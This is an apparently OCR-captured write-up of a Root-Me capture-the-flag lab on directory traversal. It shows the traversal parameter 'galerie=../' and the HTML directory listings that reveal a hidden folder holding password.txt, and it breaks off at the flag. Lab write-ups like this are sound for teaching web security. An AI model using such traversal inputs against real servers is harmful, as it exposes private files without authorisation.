
Directory traversal

Lab: https://www.root-me.org/en/Challenges/Web-Server/Directory-traversal#validation_challenge

- This directory traversal has the low severity when the directory is limited in /galeries, so trying to read the file outside like /etc/passwd is forbiden
- We have to find the hidden section in /galeries.
- Firstly, i call API to GET /web-serveur/ch15/ch15.php?galerie=../ and it return 2 directories

```
<hr/>
<table id="content">
  <tr>
    <td>
      <img width="64px" height="64px" src="galerie/..//galerie" alt="
      galerie">
    </td>
  </tr>
  <tr>
    <td>
      <img width="64px" height="64px" src="galerie/..//ch15.php" alt="
      ch15.php">
    </td>
  </tr>
  <tr>
  </tr>
</table>
/body>
/html>
```

- Next, we try to read /galerie and see that there is a directory /galerie/86hwnX2r



- Move to the directory ../galerie/86hwnX2r/ and get the file password.txt

```
<tr>
  <td>
    <img width="64px" height="64px" src="
    galerie/../galerie/86hwnX2r//password.txt" alt="password.txt">
  </td>
  <td>
    <img width="64px" height="64px" src="
    galerie/../galerie/86hwnX2r//hacked_web.jpg" alt="hacked_web.jpg"
    >
  </td>
  <td>
    <img width="64px" height="64px" src="
    galerie/../galerie/86hwnX2r//secret.png" alt="secret.png">
  </td>
</tr>
<tr>
```

- The flag